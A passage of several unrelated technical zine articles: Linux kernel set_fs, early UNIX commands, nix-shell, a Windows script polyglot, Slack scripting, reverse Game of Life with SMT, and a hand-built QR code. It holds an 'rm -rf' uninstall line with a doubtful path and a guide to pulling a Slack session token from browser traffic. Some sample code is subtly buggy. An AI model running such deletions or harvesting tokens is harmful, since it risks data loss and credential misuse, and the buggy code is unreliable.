      optval;

  set_fs(KERNEL_DS);
  if (level == SOL_SOCKET)
    err = sock_setsockopt(sock, level,
        optname, uoptval, optlen);
  else
    err = sock->ops->setsockopt(sock,
        level, optname, uoptval, optlen);
  set_fs(oldfs);
  return err;
}
```

Listing 1: *setsockopt* in-kernel variant[1]

Listing 1 is the actual implementation of the in-kernel variant of the *setsockopt* system call. When the kernel interacts with the user space via a system call, it may need to copy data from user space to do something useful. In case of *setsockopt*, the buffer pointed to by *optval* may have a length of size *optlen* and may refer to the many options available via *optname*.

Some may point out that there must be some sort of special type cast with the macros *__user __force*. In fact, this special type cast has the purpose to do a semantic notation for a tool called 'smatch'[2]and it's not actually "faking" the kernel pointer into a user pointer. Also note that the cast will not impose any performance penalty, as through common sub-expression elimination, the cast is likely to disappear. The actual "faking" occurs on the call *set_fs(KERNEL_DS)*.

```
static inline unsigned long
_copy_from_user(void *to, const void
    __user *from, unsigned long n)
{
  unsigned long res = n;
  might_fault();
  if (likely(access_ok(VERIFY_READ, from,
       n))) {
    kasan_check_write(to, n);
    res = raw_copy_from_user(to, from,
      n);
  }
  if (unlikely(res))
    memset(to + (n - res), 0, res);
  return res;
}
```

Listing 2: Implementation of *_copy_from_user*[3]

When copying from a user buffer, the kernel will use a function called *_copy_from_user*. The implementation checks if the user buffer belongs to the user portion of the virtual address space, if that's the case it may proceed with the copy. The check is performed by the macro *access_ok* and its implementation is in Listing 3[4].

```
#define access_ok(type, addr, size)      \
({                                       \
  WARN_ON_IN_IRQ();                      \
  likely(!__range_not_ok(addr, size,     \
          user_addr_max()));             \
})
```

Listing 3: Implementation of *access_ok*[5]

The call *set_fs(KERNEL_DS)* will set the maximum user address of the current running thread to the maximum address possible, therefore bypassing the *access_ok* check in a kernel buffer. After calling the system call, the previous user address is restored via *set_fs(oldfs)*.

In modern operating systems with paging based virtual memory, the virtual address space is split between two parts (user/kernel), introducing more semantics to virtual memory pointers. On 32-bit, the user space virtual address gets most of the virtual address space, this usually accounts to 3GiB of the total 4GiB address space. The rest is left to the kernel. Checking whether a pointer is from user space or kernel space needs just a simple arithmetic operation.

In the Linux kernel, the split address can be set via the configuration system using the *CONFIG_PAGE_OFFSET* option. Some predefined virtual address space layouts can also be found in the configuration system.

[1] Code style adapted.
[2] A tool for static analysis of C code.
[3] Code style adapted.
[4] Original comments removed.
[5] The kernel may also use high memory mappings when under memory pressure.

How Much Has *NIX Changed?

Originally published on Advent of Computing [1]

UNIX-like systems have dominated computing for decades, and with the rise of the internet and mobile devices their reach has become even wider. Most computers nowadays use more modern versions and descendants, such as Linux. But exactly how different are these modern *NIXes from the early releases of AT&T's operating system?


So, my question was this: how close is a modern *NIX userland to some of the earliest UNIX releases? To examine this I'm going to compare a few key points of a modern Linux system with the earliest UNIX documentation I can get my hands on. The doc I am going to be working off of (Via TUHS [2]) is from November 1971, predating v1 public release of the system.

I think the best place to start this comparison is to look at one of the highest-profile parts of the OS, that being the file system. Under the hood modern EXT file systems are completely different from the early UNIX FS. However, they are still presented in basically the same way, as a hierarchical structure of directories, files, and device files. So paths still look identical, and navigating the file system still functions almost the same. Often used commands like `ls`, `cp`, `mv`, `du`, and `df` all exist in the pre-v1 docs as well as modern distros, and largely function the same. So do `mount` and `umount`. But, there are some small differences. For instance, `cd` doesn't show up anywhere in the early docs, instead `chdir` fills its role. Also, `chmod` is somewhat different. Instead of the usual 3-digit octal codes for permissions we use today, this older version only uses 2 digits. That's due to the underlying file system using a different permission set than modern system. For the most part, all the file handling is actually pretty close to a Linux system from 2019.


The other really high-profile part of any *NIX system in the shell. This '71 version of UNIX already had a userland shell: `sh`. A lot of Linux distros actually still default to using a much newer version of `sh`. But, the question is how much of that shell was already set in stone in the early 70s? Surprisingly, a lot. The basic layout of commands is totally unchanged: a program name followed by arguments and/or switches. Both `;` and `&` still function as command separators. File input and output redirects are still represented with < and > respectively. The biggest difference is there are no pipes, those won't appear on UNIX until at least 1973. Also, `sh` can already run script files in '71. Overall, I'm shocked by how similar the shell seems compared to today's version.

So superficially, this pre-release of UNIX looks remarkably close to a modern system. But what about programming utilities? This is where some big changes start to appear. First off, you won't find any C compiler here. Internally, UNIX wouldn't switch from assembly to C for another few years. To see what programming tools are still readily supplied I decided to compare the ones present in the '71 doc to the default Debian 9.9.0 install set (released April, 2019). The assembler, `as` still exists, but obviously for a different target than the PDP-11 used in '71. A linker, `ld`, is still present and accounted for today. However, the text editor, `ed`, is nowhere to be found in Debian's base install (but it is still available in aptitude). The same goes for the FORTRAN compiler `for` - nowadays `for` is used for loops instead of compiling mathematics programs. If you want to use FORTRAN you will need to install a compiler like `gfortran`. Something that I found surprising in the early UNIX docs was `bas`, a BASIC interpreter. Obviously, `bas` is not in the standard Debian install list today. Another relic is the `B` compiler described in the documentation (just as a side note, in the command index it shows a lowercase `b` but capitalizes it in the actual man page). B lived a short life, and would eventually be superseded by C. So seeing a listing for B is really a sign of the time this manual was released in.

Overall, it would appear that the core UNIX-like experience has changed little. A lot of the tech under the hood has been completely revamped many many times over, but the core way we interact with the system and most of the commands that come stock have remained the same since the 1970s. As a final note, I was blown away by just how much the very earliest man pages resemble current man pages. As an example, here is a side-by-side of `ls` from the 1971 docs on the left, and `man ls` from Debian 9.9.0 on the right.



```
11/3/71                                                    LS (I)

NAME            ls  --  list contents of directory

SYNOPSIS        ls [ -ltasd ] name1 ...

DESCRIPTION     ls lists the contents of one or more directories
                under control of several options:

                   l list in long format, giving i-number, mode,
                     owner, size in bytes, and time of last
                     modification for each file.  (see stat for
                     format of the mode)

                   t sort by time modified (latest first) instead
                     of by name, as is normal

                   a list all entries; usually those beginning
                     with "." are suppressed

                   s give size in blocks for each entry

                   d if argument is a directory, list only its
                     name, not its contents (mostly used with
                     "-l" to get status on directory)

                If no argument is given, "." is listed.  If an
                argument is not a directory, its name is given.

FILES           /etc/uids to get user ID's for ls -l

SEE ALSO        stat

DIAGNOSTICS     "name nonexistent"; "name unreadable"; "name
                unstatable."

BUGS            In ls -l, when a user cannot be found in
                /etc/uids, the user number printed instead of a
                name is incorrect.  It is correct in stat.

OWNER           dmr, ken
```



```
LS(1)                        User Commands                       LS(1)

NAME
       ls - list directory contents

SYNOPSIS
       ls [OPTION]... [FILE]...

DESCRIPTION
       List  information  about  the FILEs (the current directory by default).
       Sort entries alphabetically if none of -cftuvSUX nor --sort  is  speci-
       fied.

       Mandatory  arguments  to  long  options are mandatory for short options
       too.

       -a, --all
              do not ignore entries starting with .

       -A, --almost-all
              do not list implied . and ..

       --author
              with -l, print the author of each file

       -b, --escape
              print C-style escapes for nongraphic characters

       --block-size=SIZE
              scale sizes by SIZE before printing them; e.g., '--block-size=M'
              prints sizes in units of 1,048,576 bytes; see SIZE format below

 Manual page ls(1) line 1/233 12% (press h for help or q to quit)
```

[1] http://adventofcomputing.libsyn.com

[2] https://www.tuhs.org/Archive/Distributions/Research/Dennis_v1/UNIX_ProgrammersManual_Nov71.pdf

Ad-hoc workspaces with nix-shell

Have you ever been in a situation where you want to quickly jump into an isolated workspace and play around with a couple of things? Compile some C code with library dependencies or write a one-off Python script requiring packages. Well, I've been there and you probably too. In such situations, Nix comes to the rescue!

Enter the Nix project

It would take a series of articles to describe Nix well. Nevertheless we can already reap the benefits by focusing on **nix-shell**, which is a part of the project and can be used standalone. Long story short, Nix is a cross platform package manager with a bit different approach to packaging than your standard OS's one. It doesn't spread the package into different directories but rather creates a self contained directory with all the package content inside. Every package is identified by a hash made out of it's dependencies and build inputs, which has a nice property - multiple variations of the same package can be installed simultanously, differing only by build options for instance.

After installing Nix (`https://nixos.org/nix/download.html`), we get a few programs on the path including **nix-shell**. When executing **nix-shell** with **-p** option (–packages) we can pass a number of packages we want to bring into an isolated scope. The installation comes with the Nix Packages collection (**Nixpkgs**) containing a set of over 40 000 packages.

Ad-hoc environment

To get a feel what can be achieved with **nix-shell**, let's see how can we create a simple ad-hoc workspace to work on a hypothetical CTF task.

```
~$ nix−shell −p python3Packages.ipython
pwndbg socat qemu checksec gcc libpng
radare2
```

We get a bash shell with the packages loaded to hack around.

```
[nix−shell:~]$ gcc a.c −lpng
[nix−shell:~]$ qemu−x86_64 a.out
Hello!
[nix−shell:~]$ checksec −−file a.out
RELRO        STACK CANARY      ...  FILE
Full RELRO   No canary found   ...  a.out
```

If we look where the binaries come from, we see that they are contained in the **/nix/store/** directory and are put on the PATH by nix-shell.

```
[nix−shell:~]$ which checksec
/nix/store/73...xl−checksec−1.5/bin/checksec
```

After exiting the **nix-shell**, we are back to the original environment which was left intact.

```
[nix−shell:~]$ exit
~$ gcc a.c −lpng
/usr/bin/ld: cannot find −lpng
collect2: error: ld returned 1 exit status
```

Cool, but how do I find available packages to use? The most straigthfoward is to call **nix search name**, however it does only find what is called "top level packages" which include a reasonable set of the most popular programs and libraries. There are many more packages, including language specific ones, however discovering them is out of scope for this article.

Going less ad-hoc

For a longer project it is good to write down the required dependencies in a **shell.nix** file which will be loaded automatically by **nix-shell**. The definitions can be later reused to build a release of the project with **nix-build** and turn it into a reusable Nix package. The composablity is a very strong feature of Nix.

Caveats

Nix is very feature-rich and the learning curve might be steep. Fortunately, **Nix Pills** `https://nixos.org/nixos/nix-pills` is a great resource I can wholeheartedly recommend.

While Nix is advertised as cross platform, build failures on MacOS do happen more often than on Linux, the latter also provides more packages in general. The community is working hard on addressing those issues.

Scratching the surface

This was just a tip of the iceberg what Nix can do for you. Under the hood, everything is based on the **Nix expression language** used to describe how all the packages are built and depend on each other. The abstraction is in fact so powerful, that allowed to create **NixOS** - a whole Linux distribution with unique properties such as first class declarative OS configuration with atomic upgrades and rollbacks. Got interested? Go and check the Nix project site `https://nixos.org`


Didn't like Nix? No problem, it is very simple to remove from your system. Simply **rm -rf /nix /.nix-profile**, the first is where all the data is stored, second is just a symlink.

Artur Cygan

twitter.com/arturcygan
github.com/arcz

Windows Script Chimera

```
rem; /*<!--
rem^ & cscript /nologo "%~dpnx0?.wsf" & exit /b

' Alright, no one here to bother us. My
' name is "chimera.bat". I'm a chimera
' script, crafted to be a correct
' BAT, JS, VBS and WSF file.
' If you run me as Batch file, I will
' execute myself in Windows Script Host
' environment as WSF file. WSH then will
' interpret me as VBScript file and fi-
' nally as JScript file, keeping the
' global context from previous execution
' Please meet my friends:

' '     Single-line comment in VBScript,
'       being also a string literal
'       delimiter in JScript;
' /*    Start of JScript block comment;
' <!--  XML comment (WSF file is an XML);
' rem   Both Batch and VBScript comment
'       (alias for ')                  */
'';var rem;/* <-- also declared here as
' hoisted JScript variable identifier.
' Appropriate comments are soul mate of
' every programmer, keeping scripts
' understandable by all target engines
' including you yourself!
' Let's run some VBScript code:

Class Person
    ' Callback property which should
    ' return a farewell message.
    Public sayGoodbye

    ' Destructor method.
    Private Sub Class_Terminate()
        ' Call sayGoodbye and show
        ' message before destruction.
        MsgBox me.sayGoodbye()
    End Sub
End Class

' Now, we've defined a class called
' Person. Unfortunately, it's not
' directly accessible from JScript
' context, so we need to create a helper
' method which returns the newly-created
' object.

Function createPerson
    Set createPerson = New Person
End Function

' OK, we can try to switch to JScript
' code: Let's */ try { ' to create a   '
' new Person object:                   '

rem; var person;
rem; person = createPerson();

' Now, we should ask user for the name.'
' Ouch.. there is no InputBox in       '
' JScript (going back to VBScript).    '

''; } catch(e){ person = {} } /*
userName = InputBox("What's your name?")

'*/' Unlike JScript, VBScript is case- '
' -insensitive. That makes JScript con-'
' text a bit inconsistent: all identi- '
' fiers declared in VBS are accessible '
' under any letter case combination.   '
''; try {
''; var username = "Mr/Ms " + USERNAME;
''; } catch(e) { }
' ... unless you override one of these '
' combinations. Anyway, it is a good   '
' time to finish this abomination and  '
' define our goodbye-message callback. '

''; person.SAYGoodBye = function() {
'';         return "Bye, " + username; }

' Do you feel it? Control is slowly    '
' flowing between VBScript and JScript '
' code, jumping from vbscript.dll to   '
' jscript.dll and back.                '
' One of the intentions of the Windows '
' Script Files was to mix languages,   '
' combining various scripts and filling'
' gaps in of VBScript features with    '
' JScript code (e.g. sorting arrays,   '
' bitwise operations etc.). Writing    '
' chimeras is the best use case for    '
' this feature I have found so far. ';/*

' WSF definition goes here -->
' <package> <job id="Chimera">
' <script language="VBScript" src="#">
''</script>
' <script language="JScript" src="#">
''</script> </job> </package>
'                                      '
' Tested on: Microsoft Windows         '
'            [Version 10.0.18362.239]  '
'                                      '
'*/'         psrok1 @ 2019             '
```


BSIDES
LJUBLJANA

The Dork's unofficial guide to scripting Slack

@cvs26 | TheCodeArtist.blogspot.com | linkedin.com/in/chinmayvs

The following script is based on https://github.com/slackapi/python-slackclient

Download and save the following as **`simpleSlackClient.py`**

```
#!/usr/bin/env python3.6

import json, os, slack

# The blog-post URL to share in the reply message
post_url = '<TODO: Add short-URL to this article>'

# Handler for incoming Slack messages
@slack.RTMClient.run_on(event='message')
def say_hello(**payload):
    data = payload['data']
    web_client = payload['web_client']
    rtm_client = payload['rtm_client']

    # Uncomment the following lines
    # to view the incoming msg objects as json
    #data_string = json.dumps(data)
    #data_parsed = json.loads(data_string)
    #print(json.dumps(data_parsed, indent=4, sort_keys=True))

    if 'text' in data:
        if 'Show me how to script Slack' in data['text']:
            # Obtain the relevant details
            channel_id = data['channel']
            thread_ts = data['ts']
            user = data['user']

            # Prepare the response
            response = f'Hi <@{user}>!\n' + \
               f'Here is an intro to scripting Slack\n' + \
               f'<{post_url}>'

            # Send the response
            web_client.chat_postMessage(
                channel=channel_id,
                text=response_text,
                thread_ts=thread_ts
            )

# Program starts here
if __name__ == '__main__':

    # Initialise a Slack Real-Time-Messaging(RTM) client.
    slack_token = os.environ['SLACK_API_TOKEN']
    rtm_client = slack.RTMClient(token=slack_token)
    print('Launching Slack client script...')
    rtm_client.start()
```


Introduction
Slack APIs require the client to authenticate itself with a valid Slack token. All types of tokens are NOT created equal. Certain tokens have additional permissions associated with them. For more details, checkout Slack oauth-scopes, scopes, and permissions.

The official approach to obtain a Slack token involves creating a Slack App as the first step. A quick hack to obtaining a valid Slack API token for your personal experiments is to capture a valid token when logging-in into a Slack workspace in your browser.

1. In Firefox's Developer Tools, open the Network tab.
   `F12` on Windows; **`Ctrl + Shift + E`** on Linux.

2. Visit a Slack workspace and login.

3. Now, in Network tab of Firefox's Developer Tools,
   look for a URL with "**`token=`**".



Status	Method	Domain	File	Type
101	GET	wss-primary.slack.com	/?token=xoxs-[redacted]	plain

4. Use the Filter option to list only the token URL.
   The token is the string that starts with **`xoxs-`**.

5. After the token in the URL, other parameters may be present in the URL. These are of the form **`&param=value`**. These are NOT part of the token. Ignore them.

Running the simple Slack client script

1. Download and install **`python3.6`** on your system.

2. Install the slackclient package in Python.
   `pip3 install slackclient`

3. Set the value of the environment variable **`SLACK_API_TOKEN`**. For example, on a Linux system, open a new bash terminal and run
   `export SLACK_API_TOKEN=<the xoxs-... token obtained above>`

4. Next, run the script in the same bash terminal.
   If all goes well, you should see something like this

```
$ ./simpleSlackClient.py
Launching Slack client script...
```

Testing the sample Slack client script
With the sample script running, shout out to one of your buddies to send you a Slack message containing the following string - “Show me how to script Slack”.

If you do NOT have any buddies, you can open the Direct Message channel to yourself on Slack and send such a message to yourself.

Notice how the automated response appears to be exactly like a message that you would have typed in Slack. This is due to your personal token (**`xoxs-...`**) being used in the script. If you create a Slack Bot and use the bot-token (**`xoxb-...`**) in the script, then the response from the script would appear to be from your Slack Bot.

What Next?
If you would like to learn more about scripting/automating Slack, checkout the various docs at https://api.slack.com/

For a taste of the kind of messages you receive using the Slack RTM API (being used in this script), un-comment the following lines in the above script...

```
#dataString = json.dumps(data)
#dataParsed = json.loads(dataString)
#print(json.dumps(dataParsed, indent=4, sort_keys=True))
```


...and run the script to watch the message objects stream-in on the terminal as you receive messages on Slack.

Traveling Back in Time
(in Conway's Game of Life)

In this tutorial we reverse the arrow of time.
In Conway's Game of Life, the universe is a rectangular grid of cells, either alive or dead. The life in this universe is governed by a cellular automaton that specifies the rules by which cells live and die.
The rules of GOL are easy: Any cell with three neighbors is alive in the next step. Any cell with less than two or more than three neighbors dies. A cell remains alive if it has exactly two neighbors. While very simple, this ruleset gives rise to a host of intricate patterns. In fact, someone build a GOL simulator withing GOL itself.

More technically, we use an SMT solver to create a predecessor state for a given output pattern. SMT Solvers are powerful problem solving tools, and they are used in many fields of program analysis. Since the Game of Life is Turing complete, inverting its arrow of time can be seen as a strange kind of program analysis.

A "glider", moves through the universe of GOL. The upper cell has 1 neighbor and dies in the next step. The second cell has 3 neighbors and lives.



An SMT solver is a tool that solves complex constraint and equation systems. We use a variant that can use integers of arbitrary bit lengths with binary and arithmetic operations.

```
(x^(3+x)*y = 1) | ((x+1 = y+1) & x=y+1)
```


The solver finds a satisfying assignment of variables or finds that the formula is unsatisfiable (or timeouts).

To perform a backward step from time T to time T-1, we create one variable for every cell at time T-1. Then we add constraints over these variables that ensure that after one step (at time T), the desired state is reached.

In this example, we assume that at time T (i.e., in the output) the cell at position (2,2) is alive.

Therefore, We know that the sum over its neighbors at time T-1 is either 2 or 3.
If the sum is 2, C_{22} needs to be one. If it is 3, C_{22} will be alive at time T anyway.
The same constraints are added for each cell. As a consequence, a satisfying assignment to all C_{ij} is also the state of the universe at T-1, that reaches the desired output state after one step.

For each cell, we create three constraints. Note that for cells where the resulting state should be "dead", the last constraint is negated. Then, they are solved.



C_{00}	C_{01}	C_{02}	C_{03}
C_{10}	C_{11}	C_{12}	C_{13}
C_{20}	C_{21}	C_{22}	C_{23}
C_{30}	C_{31}	C_{32}	C_{33}

c_{22}>=0 & c_{22}<=1

sum = c_{11}+c_{12}+c_{13}+c_{21}+ c_{23}+c_{31}+c_{32}+c_{33}

(sum==2 & c_{22}=1) | sum==3

Generally, given a function g(s) that can be written as a set of such constraints, we can use an SMT solver to find an input s such that g(s) = x for some target output x. However, this approach has problems scaling to very large or complex functions. This problem is quite similar to the input crafting problem, where we create a variable for each input byte and specify that the program should behave in a specific way. Input crafting is sometimes used to find bugs in real programs.

SMT solvers are very useful tools that belong into every working hackers toolbox. You can find a more in-depth tutorial to use SMT solvers to analyze code here:

https://github.com/eqv/honeynet_smt_workshop

The pattern that we want to create, "O" shows a living cell, the char "." a dead one.

```
#!/bin/env ruby
pattern = <<EOF
..............................
..............................
..0000..000000..0000..00000..
..0.....0....0..0.....0...0..
..0.....0....0..0.....0...0..
..0.....0....0..0.....0...0..
..0.....0....0..0.....0...0..
..0000..000000..0000..00000..
..............................
..............................
EOF
```

This includes our library for SMT solving.

```
require './lib/btor.rb' # from github.com/eqv/reverse_gol
```

This function turns the pattern above into a map of (x,y) coordinates to bools (alive/dead).

```
def parse_string(pattern)
  w = pattern.lines.to_a.first.strip.length
  h = pattern.lines.to_a.length
  out = {}
  pattern.lines.each.with_index do |lines,x|
    lines.chomp("\n").each_char.with_index do |char,y|
      out[[x,y]] = (char=='O')
    end
  end
  return w,h,out
end
```

Create one 4 bit integer variable for every cell in the universe.

Add a constraint that ensures all cells are either 1 (alive) or 0 (dead).

```
def make_vars(b, w,h)
  vars = {}
  (0...h).each do |x|
    (0...w).each do |y|
      v = b.var(4)
      vars[[x,y]] = v
      b.root((v <= b.const(4,1)) & (v >= b.const(4,0)))
    end
  end
  return vars
end
```

Create an array with the offsets to neighbors of a cell: [[-1,-1], [-1,0], ...], and helper constants for the solver.

```
def constraint_step(b, w,h, vars, out)
  neighbors = [-1,0,1].product([-1,0,1])-[[0,0]]
  _0 = b.const(4,0)
  _1 = b.const(4,1)
  _2 = b.const(4,2)
  _3 = b.const(4,3)
```

For each cell in the output, create an expression that contains the count of all living neighbors in the input.

```
  out.each_pair do |(x,y),should_live|
    sum = neighbors.inject(_0) do |s,(ox,oy)|
      xx = (x+ox) % h
      yy = (y+oy) % w
      s+vars[[xx,yy]]
    end
    cell = vars[[x,y]]
```

If the cell should be alive, add a constraint that ensures it is alive after one step. Otherwise, add a constraint that ensures it is dead.

```
    if should_live
      check_spawn = (sum == _3)
      check_alive = ( (cell == _1) & (sum == _2))
      b.root(check_spawn | check_alive)
    else
      check_dies = (sum < _2) | (sum > _3)
      check_dead = ((sum==_2) & (cell == _0))
      b.root(check_dies | check_dead)
    end
  end
end

def print_solution(w,h, vars)
  (0...h).each do |x|
    (0...w).each do |y|
      print vars[[x,y]].val == 0 ? "." : "O"
    end
    print "\n"
  end
end
```

Create the set of constraints.

```
BTOR::Builder.new.build do |b|
  w,h,out = parse_string(pattern)
  vars = make_vars(b, w,h)
  constraint_step(b, w,h, vars, out)
```

Run the solver and print the result if the solver found a satisfying assignment for all variables.

```
  puts "running"
  if b.run
    print_solution(w,h, vars)
  else
    puts "unsatisfiable"
  end
end
```

An artisanal QR code

There is something about taking things apart or rebuilding them from scratch which appeals to hackers — a quest for knowledge.

In this article, we are going to craft a QR code from scratch. QR codes carry error correcting data. The mathematical theory behind these codes is quite complex. The purpose of this article is to show that the actual operations aren't too complicated. Let's encode the string "PagedOut!" — using bits and pieces of JavaScript to help along the way.

Our data

QR codes support various encoding schemes. We are going to use binary, as it makes some things simpler. The data is preceded by a header which indicates the scheme and data length. A footer consisting of 0000b followed by alternating 0xec and 0x11 succeeds the data. Our QR code is going to have 21x21 squares (called modules), with 16 bytes of data and 10 bytes of redundancy code.

```
var str = "PagedOut!";
var data = prepare(str, 16);

function to_binary(n) {
  return n.toString(2).padStart(8, "0");
}

function prepare(s, len) {
  // convert s to binary
  var data = s.split('').map(x =>
    to_binary(x.charCodeAt(0)));
  // prepend header
  data.unshift(to_binary(s.length));
  data.unshift("0100");
  // append footer
  data.push("0000")
  var pad = 0xec;
  while ((data.length - 1) < len) {
    data.push(to_binary(pad));
    pad = pad ^ 0xfd;
  }
  // join and split into bytes
  return data.join('').match(/.{8}/g).map(x =>
    parseInt(x, 2));
}
```

```
data=[64,149,6,22,118,86,68,247,87,66,16,236,1
7,236,17,236]
```

Reed-Solomon ECC

Before computing the error correcting code (ecc), we need to compute a generator, which is a product of 11 polynomial multiplications. Our computation method favors readability over speed — QR code libraries typically use log and inverse log lookup tables.

Operations with Galois Fields are performed modulo a number. Addition uses xor.

```
// Galois Field multiplication (using Russian
// Peasant Multiplication method)
function gf_mul(x, y, mod) {
  var r = 0;
  while (y>0) {
    if (y & 1) { r ^= x; }
    y >>= 1; x <<= 1;
    if (x > 255) { x ^= mod; }
  }
  return r;
}
```

```
function gf_pow(x, n, mod) {
  var r = 1;
  for (var i=0; i<n; i++) {
    r = gf_mul(r, x, mod);
  }
  return r;
}

function polynomial_mul(p, q, mod) {
  var r = [];
  for (var i=0; i<p.length; i++) {
    for (var j=0; j<q.length; j++) {
      r[i + j] ^= gf_mul(p[i], q[j], mod);
    }
  }
  return r;
}

function get_generator_poly(n) {
  var g = [1];
  for (var i=0; i<n; i++) {
    g = polynomial_mul(g, [1, gf_pow(2, i,
285)], 285);
  }
  return g;
}

var generator_poly = get_generator_poly(10);
```

```
generator_poly=[1,216,194,159,111,199,94,95,11
3,157,193]
```

The error correcting code itself is the remainder of the polynomial division of the data and this generator. Again we use xor instead of subtraction.

```
function polynomial_mod(a, b, mod) {
  var n = a.length - b.length + 1;
  while (b.length < a.length) {
    b.push(0);
  }
  for (var i=0; i<n; i++) {
    var f = a[0];
    for (var j=0; j<b.length; j++) {
      a[j] = a[j] ^ gf_mul(b[j], f, mod);
    }
    a.shift();
    b.pop();
  }
  return a;
}

var ecc = polynomial_mod(data.concat(
  new Array(10)), generator_poly, 285);
```

```
ecc=[74,190,29,185,203,209,185,63,7,116]
```

Format information

The format information tells the decoder what error correction level we are using and which mask. We'll use level M, which is 00b and mask 101b. The format information has a BCH correcting code, which is computed in a similar fashion as the previous code, but using a different modulus.


```
var format = [0, 0, 1, 0, 1];
var format_info =
  format.concat(polynomial_mod(format.concat(
    new Array(10)), [1,0,1,0,0,1,1,0,1,1,1],
    1335));
